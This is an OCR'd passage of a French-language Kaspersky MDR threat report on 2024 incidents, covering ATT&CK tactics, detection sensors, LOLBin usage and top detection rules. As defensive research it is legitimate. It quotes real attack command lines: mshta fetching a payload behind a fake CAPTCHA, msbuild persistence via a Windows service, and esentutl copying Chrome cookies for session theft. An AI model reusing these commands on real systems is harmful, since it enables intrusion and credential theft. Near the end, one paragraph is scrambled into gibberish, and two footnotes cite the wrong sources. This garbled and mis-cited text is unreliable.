
- Dans le secteur de l'éducation, le seul type d'incidents de gravité élevée observé a été des attaques d'origine humaine. En outre, des incidents APT ont été signalés dans 83 % des organisations du secteur gouvernemental, dans 75 % des organisations du secteur des transports et du secteur agroalimentaire, ainsi que dans la moitié des organisations des secteurs du développement, des soins de santé et de la vente au détail.
- Des violations des stratégies de sécurité ont été signalées dans toutes les organisations du secteur des télécommunications et dans 79 % des organisations du secteur informatique.
- Des attaques DoS ont été signalées dans la moitié des organisations du secteur industriel.
- Les exercices de cybersécurité ont été particulièrement nombreux dans le secteur des médias (deux tiers des organisations), dans le secteur financier (55 %) et dans le secteur du développement (50 %).
- Des traces d'attaques antérieures d'origine humaine ont été détectées dans 32 % des organisations du secteur financier, dans 33 % des organisations du secteur des médias, et dans 25 % des organisations du secteur agroalimentaire et du secteur des transports.
- Des attaques d'ingénierie sociale réussies ont touché 50 % des organisations du secteur du développement, 33 % des organisations du secteur des médias, et 25 % des organisations du secteur des transports.

Technologies de détection. Tactiques, techniques et procédures adverses

Le MDR permet de détecter les incidents à différents stades d'une attaque. Bien que la plupart des incidents passent par tous les stades d'une attaque (selon les tactiques MITRE ATT&CK®), le diagramme ci-dessous met en évidence les premières tactiques associées aux alertes pour chaque incident.

Tableau 15

Tactiques adverses



Tactiques adverses utilisées par Kaspersky pour détecter les incidents :

TA0043 : Reconnaissance

Les incidents détectés à ce stade résultent principalement de différents types d'analyses. La gravité de ces incidents dépend des objectifs de l'analyse. Les incidents classés comme étant de gravité élevée sont généralement associés à des opérations de phishing ciblé réussies, qui conduisent au développement d'autres attaques. Des incidents liés à des campagnes APT connues sont également observés à ce stade.

TA0042 : Développement de ressources

Les incidents associés à cette tactique sont principalement liés à la détection de logiciels malveillants ou indésirables, même en l'absence de signes d'exécution. La gravité de ces incidents est déterminée par la classification des outils détectés.

TA0001 : Accès initial

La grande majorité des incidents détectés à ce stade impliquent des emails de phishing contenant divers types d'objets malveillants classés comme étant de gravité moyenne. Les incidents de gravité élevée comprennent les attaques d'ingénierie sociale réussies, les compromissions de services à distance conduisant au développement d'autres attaques, et les activités associées à des attaques ciblées connues. Les incidents de faible gravité sont généralement des tentatives de phishing sur lesquelles les utilisateurs ont cliqué et qui ont donc été signalées, mais qui n'ont pas eu d'impact en raison d'une remédiation automatique réussie.

TA0002 : Exécution

Le lancement d'outils d'attaque spécialisés étant généralement bruyant, c'est à ce stade que nous avons détecté le plus grand nombre d'incidents de gravité élevée. En général, la gravité de l'incident est déterminée par la classification de l'outil malveillant exécuté.

TA0003 : Persistance

Les incidents à ce stade comprennent la substitution de fonctionnalités d'accessibilité, des configurations de ressources réseau suspectes ou dangereuses, ainsi que des bootkits. Un niveau de gravité élevé est attribué lorsqu'il existe des preuves évidentes de l'implication d'un pirate informatique humain actif. Les incidents de gravité moyenne et faible sont répertoriés en fonction de leur impact potentiel. La plupart des incidents de faible gravité détectés ici impliquent des manipulations de comptes, comme l'activation de comptes administrateurs ou de comptes invités locaux.

TA0004 : Augmentation des privilèges

La grande majorité des incidents où cette tactique a été utilisée en premier, à savoir l'ajout d'un compte à divers groupes privilégiés, comme les administrateurs de domaine, les administrateurs d'entreprise, etc. Il s'agit notamment d'incidents liés à l'utilisation d'outils spécialisés à des fins d'élévation des privilèges, détectés sous forme de fichiers séparés ou déjà chargés dans la mémoire système par l'EPP. Il est également question de détection de pilotes vulnérables, de changements de configuration de l'UAC ou de tentatives de contournement de l'UAC.

TA0005 : Contournement des défenses

Un pourcentage relativement faible d'incidents est détecté à ce stade, mais la variété des activités détectées est importante. En voici quelques exemples : paramètres de SPN suspects sur un hôte, tâches planifiées présentées comme des modules Windows légitimes, suppression de journaux, altération des vérifications de la signature numérique des pilotes, utilisation de différents LOLBins[11], tentatives de modification de la configuration des terminaux. La proportion de faux positifs est ici la plus faible, car les techniques et outils détectés sont rarement associés à une activité légitime.

11 Binaires, scripts et bibliothèques Living Off the Land

TA0006 : Accès à l'aide d'identifiants

La grande majorité des incidents associés à cette tactique consiste en des tentatives d'accès à la mémoire du processus LSASS, en des vidages de zones de registre confidentielles, en des détections de différents types d'enregistreurs de frappe et en des tentatives d'attaques par force brute ou par pulvérisation de mots de passe. Comme dans le cas précédent, les incidents identifiés ici sont rarement des faux positifs, à l'exception de certains types de cyberexercices confirmés.

TA0007 : Découverte

La détection à ce stade est associée à un grand nombre de faux positifs, de sorte que peu d'indicateurs d'attaques pertinents se transforment en alertes. Les incidents existants sont principalement liés à divers types d'analyses de réseaux internes, à la découverte de configurations Active Directory, ou à la détection d'une utilisation d'outils spécialisés comme Bloodhound[12].

TA0008 : Mouvement latéral

Comme le mouvement latéral présente un faible taux de faux positifs, il s'agit d'une tactique prometteuse pour planifier le développement de nouveaux indicateurs d'attaque. La grande majorité des incidents survenus en 2024 étaient liés à des tentatives d'exploitation à distance des réseaux. Différentes détections basées sur des anomalies et concernant des connexions suspectes à un réseau à l'aide d'informations d'identification légitimes entrent également dans cette catégorie.

TA0009 : Collecte

L'activité observée à ce stade est basée sur la détection d'outils spéciaux. Certains incidents ont également été identifiés par un moteur de détection d'anomalies alimenté par le machine learning.

TA0010 : Exfiltration

En 2024, seuls quelques incidents ont atteint ce stade. Les incidents détectés sont extrêmement difficiles à distinguer de TA0011, le scénario le plus courant étant T1041 : Exfiltration par le canal C2[13] à l'aide de protocoles de couche d'application standard. Des incidents ont été attribués à cette tactique en présence de preuves évidentes, comme une activité de ligne de commande spécifique indiquant qu'une action impliquait une exfiltration, par exemple.

TA0011 : Commande et contrôle

La grande majorité des détections à ce stade ont été réalisées grâce à la Threat Intelligence : accès à une ressource malveillante. La gravité de l'incident est déterminée par l'objectif connu du C2 : s'il est associé à un APT, l'incident est classé en gravité élevée. Des détections de structures C&C connues, comme Cobalt Strike[14], Sliver[15], MSF[16] et d'autres, entrent également dans cette catégorie.

TA0040 : Impact

Dans le cadre de cette tactique, la plupart des incidents sont identifiés grâce à la détection de programmes malveillants particuliers lorsqu'une détection et une réponse préalables n'ont pas été possibles. En 2024, la grande majorité des incidents qui ont atteint ce stade étaient liés à la détection de mineurs de cryptomonnaies ou de ransomwares.

12 MITRE ATT&CK S0521 BloodHound

13 MITRE ATT&CK T1041 : Exfiltration par le canal C2

14 MITRE ATT&CK S0154 : Cobalt Strike

15 MITRE ATT&CK S0521 BloodHound

16 MITRE ATT&CK T1041 : Exfiltration par le canal C2

Tactiques adverses et technologies de détection


Kaspersky MDR utilise différents capteurs : **Plateforme de protection des terminaux (EPP), système de détection des intrusions dans le réseau (NIDS), sandbox (SB).** Les deux derniers capteurs font partie de Kaspersky Anti Targeted Attack (KATA).

Pour les besoins de ce rapport, les verdicts des IDS qui font partie de l'EPP sont comptabilisés dans les alertes relatives aux terminaux.

Dans de nombreux cas, des incidents ont été détectés à l'aide de plusieurs types de capteurs. Cependant, pour les besoins du diagramme ci-dessous, nous ne prenons en compte que l'alerte qui a été détectée en premier et utilisée par l'analyste SOC pour former l'incident. Par conséquent, la prédominance des incidents détectés par l'EPP ne signifie pas nécessairement qu'ils n'auraient pas pu être également détectés par l'IDS ou la Sandbox au sein de KATA. Les statistiques d'incidents montrent que l'IDS réseau est un complément à l'EPP, même dans les scénarios où le capteur de terminaux semble être la méthode de détection la plus évidente, par exemple TA0040 : Impact ou TA0006 : Accès à l'aide d'identifiants. Le diagramme suivant présente la proportion d'incidents initialement détectés par différents types de capteurs :

Tableau 16

Proportion d'incidents détectés par différents types de capteurs :



La grande efficacité de la Sandbox au stade **TA0001 : Accès initial** s'explique par le scénario d'utilisation courant de KATA, à savoir la détection des attaques de phishing au niveau du périmètre du réseau. L'IDS réseau est efficace au stade **TA0011 : Commande et contrôle**.En plus de ces scénarios, l'IDS détecte correctement les analyses de réseau, ce qui explique sa présence dans les stades**TA0043 : Reconnaissance, TA0006 : Accès à l'aide d'identifiants** et **TA0007 : Découverte.** Un petit nombre d'incidents détectés par le système de détection des intrusions au stade **TA0040 : Impact** représente la détection des programmes malveillants grâce aux communications typiques connues avec le C2 distant. Les détections C2 expliquent également la présence d'IDS dans la tactique **TA0047 : Développement de ressources**.

Aux stades se produisant sur les terminaux, à partir du stade **TA0002 : Exécution** jusqu'au stade **TA0006 : Accès à l'aide d'identifiants,** le capteur de terminaux constitue le principal mécanisme de détection. Cependant, si des outils d'attaque avec un trafic réseau typique sont utilisés, ces incidents peuvent également être détectés à l'aide de l'IDS. À titre d'exemple, citons la détection de mineurs de cryptomonnaies **(TA0040 : Impact)**, les tentatives d'attaque par force brute sur les mots de passe du réseau **(TA0006 : Accès à l'aide d'identifiants)** et les tentatives d'exploitation à distance de services réseau **(TA0001 : Accès initial).**

Étant donné que Kaspersky Endpoint Security utilisé comme capteur de terminaux est équipé d'un IDS réseau intégré, il fonctionne également de manière efficace à des stades généralement associés aux IDS, comme **TA0011 : Commande et contrôle, TA0008 : Mouvement latéral** et **TA0010 : Exfiltration.**

Techniques adverses

Outils utilisés lors d'attaques

Les pirates informatiques utilisent des outils intégrés au système d'exploitation pour minimiser le risque de détection lors de leur transmission à un système compromis.

Tableau 2 Les LOLBins les plus populaires et leur fréquence d'utilisation

	Tous incidents	Incidents de gravité élevée
powershell.exe	1,64 %	10,51 %
rundll32.exe	0,81 %	6,85 %
comsvcs.dll	0,26 %	3,82 %
reg.exe	0,23 %	2,07 %
msiexec.exe	0,67 %	1,59 %
certutil.exe	0,15 %	1,59 %
mshta.exe	0,22 %	1,43 %
msbuild.exe	0,07 %	1,27 %
esentutl.exe	0,07 %	1,27 %

Les LOLBins les plus répandus observés dans presque tous les incidents sont **powershell.exe, rundll32.exe** et **reg.exe.** Des exemples comme PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe et certutil.exe ont été mis en évidence dans le rapport de Kaspersky MDR pour 2023[17].

Mshta.exe est utilisé pour l'exécution par procuration de programmes malveillants, comme décrit dans le document T1218.005 : Mshta[18]. Voici l'un des exemples les plus connus de 2024 :

Tableau 21 Mshta.exe télécharge une charge utile malveillante

```
C:\WINDOWS\Explorer.EXE
    -> "C:\WINDOWS\system32\mshta.exe" hxxps://goatstuff[redacted]pro/sin[redacted]mp4 # ☑ "I am not a robot - reCAPTCHA Verification ID: 21[redacted]
```

Cette exécution de mshta a conduit au lancement ultérieur de PowerShell, qui a téléchargé et exécuté une charge utile malveillante[19].

17 Rapport d'analyse de Kaspersky MDR pour 2023

18 MITRE ATT&CK T1218.005 : Exécution du proxy binaire du système : Mshta

19 Qualys Community. Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA

Msbuild.exe a été utilisé pour compiler et exécuter une charge utile par procuration, comme décrit dans le document T1127.001 : MSBuild[20]. Un exemple typique est présenté ci-dessous, démontrant la persistance malveillante via un service système (T1543.003 : Service Windows[21]) avec le chemin binaire spécifié pour l'exécution de msbuild.exe.

Tableau 22

Msbuild.exe est utilisé à des fins d'exécution malveillante en tant que service Windows

```
Clé de registre : HKLM\SYSTEM\ControlSet001\Services\ cbxC
ImagePath (Command) : cmd.exe /c start cmd /v:on /c "C:\Windows\Microsoft.NET\framework64\v4.0.30319\Msbuild.exe C:\ProgramData\ ZlPp.csproj"
```

Le binaire Esentutl.exe[22] qui fonctionne avec les bases de données Microsoft JET est utilisé pour copier et télécharger des binaires, y compris des flux de données alternatifs NTFS. L'exemple de commande ci-dessous montre la copie d'un fichier ...\Network\Cookies qui contient des données de session de navigateur ouvertes. Les pirates informatiques peuvent exploiter ce fichier pour intercepter les communications d'authentification avec des ressources en ligne.

Tableau 23

Esentutl.exe a été lancé à partir de 1.bat pour la copie de fichiers

```
c:\windows\svcbatch.exe c:\windows\1.bat
  └--> esentutl.exe  /y /vss C:\Users\ \AppData\Local\Google\Chrome\userda~1\profil~1\Network\Cookies /d c:\users\public\
```

En 2024, **msedge.exe**[23] a continué d'apparaître fréquemment dans les incidents signalés, ce qui indique un nombre relativement important d'incidents impliquant des utilisateurs qui cliquent sur des liens de phishing ou qui sont victimes d'attaques par téléchargement furtif.

Voici un exemple typique d'exécution à partir d'un email de phishing.

Tableau 24

Msedge.exe provenant d'une pièce jointe malveillante d'un client de messagerie Outlook ayant tenté d'accéder à un site malveillant

```
(PID: 7004) "C:\Program Files (x86)\Microsoft Office\Office16\OUTLOOK.EXE"
  └── (PID: 9404) "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\ \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\INUTDF2U\Updated list Unauthorised PP
RA User ID details.pdf"
    └── (PID: 15216) "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument hxxps://www[.]dropbox[.]com/scl/fi/r03vub4463xluyb65whot/PPRA_Letters.zip?rlkey=vl19sdakfxmsp4k
cendo8qzgx&e=2&st=d0e86ec1&dl=0
```

Tableau 25

Exemple de site malveillant que l'utilisateur a tenté de visiter à l'aide de msedge.exe

```
hxxps://jobtrue[.]ru/wp-content/themes/genesis/js/select2/js/i18n/ru[.]js?v=1712788044
Catégorie : Site de programmes malveillants
```

20 MITRE ATT&CK T1127.001 : Exécution en proxy d'utilitaires de développeurs de confiance : MSBuild

21 MITRE ATT&CK T1543.003 : Processus de création ou de modification du système : service Windows

22 MITRE ATT&CK S0404 esentutl

23 GitHub. Msedge.exe

Classification des incidents MITRE ATT&CK®

Les indicateurs d'attaque utilisés avec le MDR sont mis en correspondance avec les techniques de MITRE ATT&CK®. Pour garantir la qualité de la détection, l'équipe d'ingénierie de détection évalue la conversion et la contribution de chaque IoA, ce qui permet de calculer ces mesures pour les techniques MITRE ATT&CK® également. Les huit techniques présentant les taux de conversion les plus élevés sont répertoriées ci-dessous, et la carte thermique présente la contribution des techniques observées. Les taux de conversion inférieurs s'expliquent par le fait que dans la pratique, en raison des mesures de sécurité préventives utilisées, les tentatives des pirates de mettre en œuvre les techniques identifiées n'ont pas toutes abouti à un incident donnant lieu à une action.

Tableau 3

Techniques avec le meilleur taux de conversion

T1078 : Comptes valides	34,82 %	Les comptes de domaine et locaux sont souvent utilisés par les pirates informatiques pour contourner les solutions de sécurité et pour persister dans des systèmes compromis. Ces derniers temps, les logiciels voleurs sont devenus plus populaires, ce qui explique sans doute que cette technique soit si courante, en particulier dans le cadre d'attaques ciblées bien préparées.
T1098 : Manipulation de compte	30,30 %	Les comptes et groupes privilégiés sont généralement bien contrôlés, mais malgré tout, les pirates activent souvent des comptes désactivés et/ou ajoutent des membres à des groupes.
T1566.002 : Lien de phishing ciblé	24,50 %	Le phishing reste la technique la plus répandue pour obtenir un accès initial. En 2024, sa popularité s'est maintenue par rapport à 2023, avec un taux de conversion encore plus élevé. L'utilisation de pièces jointes a été plus fréquente que les années précédentes.
T1110.001 : Essais de mots de passe	22,18 %	Bien que les tentatives de deviner le mot de passe soient efficacement détectées par les capteurs réseau et les agents des terminaux, la technique est toujours répandue dans les projets d'évaluation de sécurité et les attaques réelles.
T1210 : Exploitation de services à distance	20,62 %	Les tentatives d'exploitation RCE sont très fréquentes dans les incidents, à la fois pour obtenir un accès initial et pour faciliter le mouvement latéral.
T1547.001 : Clé d'exécution du registre / dossier de démarrage	17,58 %	Il s'agit de la technique de persistance la plus répandue, indépendamment de la gravité de l'incident. Elle exploite des mécanismes standard du système d'exploitation combinés à des outils LotL[24] qui, sans contexte complémentaire, sont difficiles à distinguer d'une configuration légitime.
T1021 : Services à distance	17,14 %	Il s'agit de la deuxième technique de mouvement latéral la plus populaire, fréquemment utilisée dans divers types d'incidents, à l'instar de la technique T1078 : Comptes valides.
T1071.002 : Protocoles de transfert de fichiers	14,78 %	En 2024, cette technique est apparue pour la première fois dans le top 8 des conversions. FTP et SMB sont couramment utilisés à des fins légitimes, ce qui en fait une option intéressante pour dissimuler des activités malveillantes.

24 Encyclopédie kaspersky. Attaque Living off the Land (LotL)

Règles de détection les plus fréquemment déclenchées

En 2024, le MDR a détecté 803 scénarios uniques avec des conversions non nulles. Dans cette section, nous examinerons les scénarios les plus fréquemment déclenchés qui, pris ensemble, représentent plus de 37 % de toutes les détections, et nous analyserons leur contribution en fonction de la gravité des incidents.

Dans notre rapport de 2023, nous avons réparti les IoA en deux catégories : Événements basés sur le système d'exploitation et télémétrie XDR. Cependant, cette année, la grande majorité des règles déclenchées étaient basées sur la télémétrie XDR, les IoA basés sur le système d'exploitation servant principalement de contexte complémentaire plutôt que de méthode de détection principale.

Tableau 4

Techniques avec le meilleur taux de conversion

Scénario de détection	Commentaires	Télémétrie et enrichissement nécessaires	Contribution par gravité
Vidage de zones de registre confidentielles	Cette activité est détectée par la télémétrie EDR ainsi que par les verdicts EPP sur les activités suspectes	Accès au registre Détection des activités EPP suspectes	Élevée – 26,91 % Moyenne – 1,21 % Faible – 1,59 %
Détection de l'EPP sur la mémoire	Détection de l'EPP sur un processus système ou sur une section de la mémoire	Détection de l'EPP	Élevée – 17,04 % Moyenne – 2,45 % Faible – 0,66 %
Processus système exécuté en tant que service	Un service suspect, contenant un code arbitraire, a été créé ou exécuté	Entrées d'exécution automatique Événements du système d'exploitation Début du processus	Élevée – 16,88 % Moyenne – 0,58 % Faible – 0,12 %
Tentative d'accès à un hôte malveillant	Tentative d'accès à un hôte de mauvaise réputation	Détection de l'EPP Connexion HTTP Connexion au réseau Requête DNS **Réputation de l'hôte de destination**	Élevée – 12,26 % Moyenne – 7,96 % Faible – 13,21 %
Vidage suspect de la mémoire système	Vidage de la mémoire système pour accéder aux identifiants (par exemple, vidage de la mémoire du processus LSASS[25])	Détection de l'EPP Accès au processus LSASS Tout événement télémétrique contenant une ligne de commande	Élevée – 11,94 % Moyenne – 0,99 % Faible – 1,24 %
Lancement d'un objet de mauvaise réputation[26]	Tout scénario de lancement d'un fichier, d'un script de commande, d'ouverture d'un document bureautique avec une mauvaise réputation	Tout événement télémétrique contenant le processus à l'origine de l'événement **Réputation du fichier/script/document**	Élevée – 10,83 % Moyenne – 6,51 % Faible – 1,62 %
Utilisateur ajouté au groupe de domaine privilégié	Selon les événements du système d'exploitation. L'appartenance à un groupe critique a été modifiée	Manipulation des comptes du système d'exploitation	Élevée – 8,76 % Moyenne – 7,05 % Faible – 0,87 %

25 MITRE ATT&CK T1003.001 : Récupération des identifiants du système d'exploitation : mémoire LSASS

26 Réputation des fichiers en ligne de Kaspersky

Scénario de détection	Commentaires	Télémétrie et enrichissement nécessaires	Contribution par gravité
Installation d'un service inhabituel	Selon les événements du système d'exploitation. Installation d'un service qui indique l'utilisation d'un outil d'attaque	Événements d'installation de services	Élevée – 6,69 % Moyenne – 0,23 % Faible – 0,09 %
Processus exécuté à distance	Le processus a été exécuté dans un compte avec un type de connexion réseau	Début du processus Charge de section	Élevée – 5,57 % Moyenne – 0,17 % Faible – 0,17 %
URL malveillante trouvée dans une ligne de commande	Dans n'importe quel champ d'événement (le scénario le plus courant étant ligne de commande, donnant son nom à la règle) de n'importe quel événement de télémétrie, l'URL a été analysée, puis sa réputation et toute correspondance avec les TI disponibles vérifiées	**Réputation des URL**	Élevée – 4,94 % Moyenne – 5,24 % Faible – 1,47 %
Exécution à l'aide d'Impacket[27]	Exécution à distance à l'aide d'outils Impacket	Tout événement télémétrique contenant une ligne de commande Détection des activités EPP suspectes	Élevée – 4,62 % Moyenne – 0,13 %
Détection liée à une APT	Liste de verdicts EPP pertinents	Détection de l'EPP	Élevée – 3,50 % Moyenne – 2,21 % Faible – 1,15 %
Détection du système de détection des intrusions	IDS sur le réseau dans le cadre de la détection KATA	Détections du système de détection des intrusions sur le réseau	Élevée – 1,11 % Moyenne – 15,70 % Faible – 1,01 %
Détection sandbox	Déclenchement de la sandbox dans le cadre de la détection KATA. Il n'y a pas de verdict EPP exact pour l'objet suspect	Verdict sandbox **Verdict EPP pour l'objet**	Moyenne – 18,25 % Faible – 0,66 %

Clé – Kaspersky

Kaojgtqegx! Jtn HPN oenucse sjhacieo lnjksqcue qbnekq btiqciy, kpukisep qbnekq ciqeggcyeise kip nklcp qbnekq neoljioe qj pegcuen gekpciy-epye lnjqesqcji qbkq feelo sxaensnchcikgo jtq kip xjtn atocieoo okre.

Ski xjt begl he oestne hx cirnkoqntsqtne?

27 GitHub. Impacket

Carte thermique des techniques

